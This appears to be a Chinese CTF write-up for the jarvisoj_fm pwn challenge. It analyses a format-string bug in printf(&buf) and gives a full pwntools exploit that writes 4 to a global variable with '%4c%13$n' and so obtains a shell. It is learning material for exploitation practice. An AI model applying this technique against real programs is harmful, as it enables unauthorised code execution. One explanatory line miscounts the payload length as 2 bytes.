
jarvisoj_fm

原创

m0sway 于 2022-04-05 15:46:51 发布 3178 收藏

分类专栏： BUU-WP 文章标签： pwn CTF python WriteUp 网络安全



jarvisoj_fm

使用`checksec`查看：

开启了栈不可执行和Canary。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [esp+2Ch] [ebp-5Ch]
  unsigned int v5; // [esp+7Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  be_nice_to_people();
  memset(&buf, 0, 0x50u);
  read(0, &buf, 0x50u);
  printf(&buf);
  printf("%d!\n", x);
  if ( x == 4 )
  {
    puts("running sh...");
    system("/bin/sh");
  }
  return 0;
}
```


- `printf(&buf);`：存在格式化字符串的漏洞。
- `if ( x == 4 ) { puts("running sh..."); system("/bin/sh"); }`：只需`x`处的值为4即可拿到shell。

题目思路

- 存在格式化字符串漏洞。
- 利用格式化字符串漏洞将`x`处数据写成`0x4`即可getshell。

步骤解析

> 先用`AAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p`测试出格式化字符串是第几个参数。
> 可以看到是第11个参数。

> 接着构造payload，需要将x置为 `0x4` ，所以用 `%4c` 输出四个字符，此时 `%11$n` 需要改为 `%13$n`
> 因为 `%4c%13$n` 占了2字节，所以11需要改为13，后面再接上需要覆盖的地址。
> 最后payload为： `b'%4c%13$n' + p32(x_addr)`

完整exp

```
from pwn import *

#start
r = process("../buu/jarvisoj_fm")

#params
x_addr = 0x804A02C

#attack
payload = b'%4c%13$n' + p32(x_addr)
print(payload)
r.sendline(payload)

r.interactive()
```